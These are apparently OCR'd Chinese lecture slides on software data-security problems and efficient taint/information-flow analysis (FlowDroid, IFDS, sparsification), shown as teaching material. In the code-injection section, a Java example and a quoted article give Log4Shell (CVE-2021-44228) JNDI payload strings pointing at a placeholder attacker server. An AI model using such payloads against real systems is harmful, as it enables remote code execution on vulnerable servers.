软件中的数据安全问题和高效的信息流分析技术

报告人：何冬杰

复旦大学青年学者论坛，计算机科学分论坛，2022/1/27

软件无处不在

- 金融服务
- 工业服务
- 科学计算
- 医疗保健
- 生活、学习、娱乐
- ……

证券交易

银行服务


电子支付

支付宝 ALIPAY


微信支付 WeChat Pay

娱乐

CAD辅助设计




科学计算



辅助诊断

软件中的数据安全问题: 例I

- 隐私数据泄露
  - 敏感信息：账号密码、相册图片、位置信息等。




摘自Yue Li和Tian Tan师兄的课件

软件中的数据安全问题: 例II

- 代码注入 “Code Injection”

```
public class Main {
      final Logger logger = LogManager.getLogger();
      public static void main(String[] args) {
            Scanner sc= new Scanner(System.in); // source
            String injectStr = sc.nextLine();
            logger.error(injectStr);// sink
      }
}
 // suppose injectStr:
// "${jndi:LDAP://attackerserver.com:1389/badCode}"
```

Apache Log4j Vulnerability CVE-2021-44228



最早由阿里巴巴云安全团队发现，并报告给Apache基金会

JNDI (Java Naming and Directory Interface), 是Java的一个目录服务应用程序接口。
这段代码会通过JNDI远程加载调用恶意服务器上任意代码并执行。

软件中的数据安全问题: 例II

- 代码注入 “Code Injection”

Log4j爆核弹级漏洞,大厂中招、公司炸锅了..._纯洁的微笑...

2021年12月12日

staticLoggerlog=Logger.getLogger(log4jExample.class.getName()); /** * A simple HTTP endpoint that reads the request's User Agent and logs it back. * This is basically ...

CSDN技术社区 百度快照

关于Log4j 高危漏洞,有必要优先关注 Elastic 官方的综...

2021年12月12日 PS: logstash 7.13.0 对应的 log4j 版本: 如果中文解读有误,以官方通报为准,为了保证信息的无损一致性,保留了原文全部内容。 A high severity vulnerability ...

CSDN技术社区 百度快照

Log4j Vulnerability 30亿设备的漏洞,吃瓜群众你准备补丁了吗...

视频 时长 09:35

请尽快打补丁哦。

m.bilibili.com/video/BV1aM4y... - 百度快照

阿里云安全工程师发现了史诗级大bug,全球网络工程师周末...

2021年12月12日 漏洞是由阿里巴巴云安全团队的陈兆军(不确定人家是否真是这名字)发现的。 什么是Apache Log4J,为什么这个库如此受欢迎? Apache Log4j是Apache Logging项目的...

煎蛋 百度快照

软件中的数据安全问题: 例II

- 代码注入 “Code Injection”

Log4j爆核弹级漏洞,大厂中招、公司炸锅了..._纯洁的微笑...

2021年12月12日

staticLoggerlog=Logger.getLogger(log4jExample.class.getName()); /** * A simple HTTP endpoint that reads the request's User Agent and logs it back. * This is basically ...

CSDN技术社区 百度快照

关于Log4j 高危漏洞,有必要优先关注 Elastic 官方的综...

2021年12月12日 PS: logstash 7.13.0 对应的 log4j 版本: 如果中文解读有误,以官方通报为准,为了保证信息的无损一致性,保留了原文全部内容。 A high severity vulnerability ...

CSDN技术社区 百度快照

Log4j Vulnerability 30亿设备的漏洞,吃瓜群众你准备补丁了吗...

视频 时长 09:35

请尽快打补丁哦。

m.bilibili.com/video/BV1aM4y... - 百度快照

阿里云安全工程师发现了史诗级大bug,全球网络工程师周末...

2021年12月12日 漏洞是由阿里巴巴云安全团队的陈兆军(不确定人家是否真是这名字)发现的。 什么是Apache Log4J,为什么这个库如此受欢迎? Apache Log4j是Apache Logging项目的...

煎蛋 百度快照

静态代码检测工具Wukong对log4J中的漏洞检测、分析及修复建议

原创 Wukong 中科天齐软件安全中心

2021-12-15 18:00

中科天齐 Tianqi soft

点击蓝字

关注中科天齐

一、简介

最近的Log4J漏洞(CVE-2021-44228)正造成网络大乱，其影响力不亚于早期的HeartBleeding漏洞。2.0-beta9 ~ 2.14.1版本的Apache Log4j2均存在改漏洞，可以说直接影响了大部分基于Java的应用。该漏洞最早被阿里云安全团队发现并验证，随即被Apache定义为高危级别。

Log4j在log字符串"${jndi:xxx}"时，“${“这一特殊字符会指定Log4J通过JNDI来根据字符串"xxx"获得对应名称。如果字符串“xxx”为有害的URL”(LDAP://attackerserver.com:1389/ExploitPayload")，

软件中的数据安全问题: 例III

- 内存泄露 “memory leak”

```
int func() {
        int *p = malloc(); // source
        if (p == NULL) return -1;
        int *q = malloc(); // source
        if (q == NULL) return -1;
        ... /* use p[i] and q[j] */
        free(p); // sink
        free(q); // sink
        return 0;
}
```

内存泄露不仅会导致系统资源减少，软件性能变慢，还会被人进行如Dos （denial of service attack） 攻击等破坏行为。

这段C程序代码片段第二次内存分配失败退出时没有释放第一次成功分配的内存资源，导致内存泄露。

信息流问题 “Information Flow Problem”

```
a.f = source();
...
a.f = null;
sink(a.f);
```

- 三要素
  - 敏感源 “source”
  - 汇聚点 “sink”
  - 清除点“desanitization”: 比如加密方法，强更新(Strong update)操作等

- 信息流问题:


  检测是否存在从source到sink点的不经过任何清除点的值流传播路径。


高效的信息流分析技术

流敏感、上下文敏感的信息流技术

❑ 流敏感 "Flow-Sensitive"

```
a.f = source();
...
a.f = null;
sink(a.f);
```





没有信息泄漏

报告信息泄漏


更精确


流敏感、上下文敏感的信息流技术

- 上下文敏感 "Context-Sensitive"

```
Object id(Object p) {
        return p;
}

x1 = source();
x2 = "";
y1 = id(x1);
y2 = id(x2);
sink(y2);
```





没有信息泄漏


报告信息泄漏

更精确

流敏感、上下文敏感的信息流技术

- 代表性工作:
  - **FlowDroid**[1], Amandroid[2] …
  - 多基于IFDS数据流分析框架[3]
  - 部分域敏感 (partial field-sensitive): 有限长度的access path (如a.f.g)

[1] Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps. PLDI'2014.
[2] Amandroid: A Precise and General Inter-component Data Flow Analysis Framework for Security Vetting of Android Apps. CCS'2014.
[3] Precise interprocedural dataflow analysis via graph reachability. POPL'1995.



FlowDroid算法：前向寻找污点，后向寻找别名

流敏感、上下文敏感的信息流技术


- FlowDroid优缺点：
  - 精度高
  - 可扩展性不好：吃内存，只能分析小应用


- 一些优化技术：
  - 稀疏化方法[1]
  - 内存回收[2]
  - 外存辅助[3]

[1] Performance-boosting sparsification of the IFDS algorithm with applications to taint analysis. ASE'2019.
[2] Sustainable Solving: Reducing the Memory Footprint of IFDS-Based Data Flow Analyses Using Intelligent Garbage Collection. ICSE'2021.
[3] Scaling Up the IFDS Algorithm with Efficient Disk-Assisted Computing. CGO'2021.

基于稀疏化算法的信息流优化技术


```
1  void foo(a) {
2      b = source();
3      a.f = b;
4      A.h = b;
5      if (···) {
6          z = a.g;
7          A.bar(z);
8      } else {
9          d = a.f;
10         A.bar(d);
11     }
12     x = new A();
13     c = x;
14     x.k = a;
15     sink(a.f); // tainted
16     sink(A.h); // untainted
17 }
```



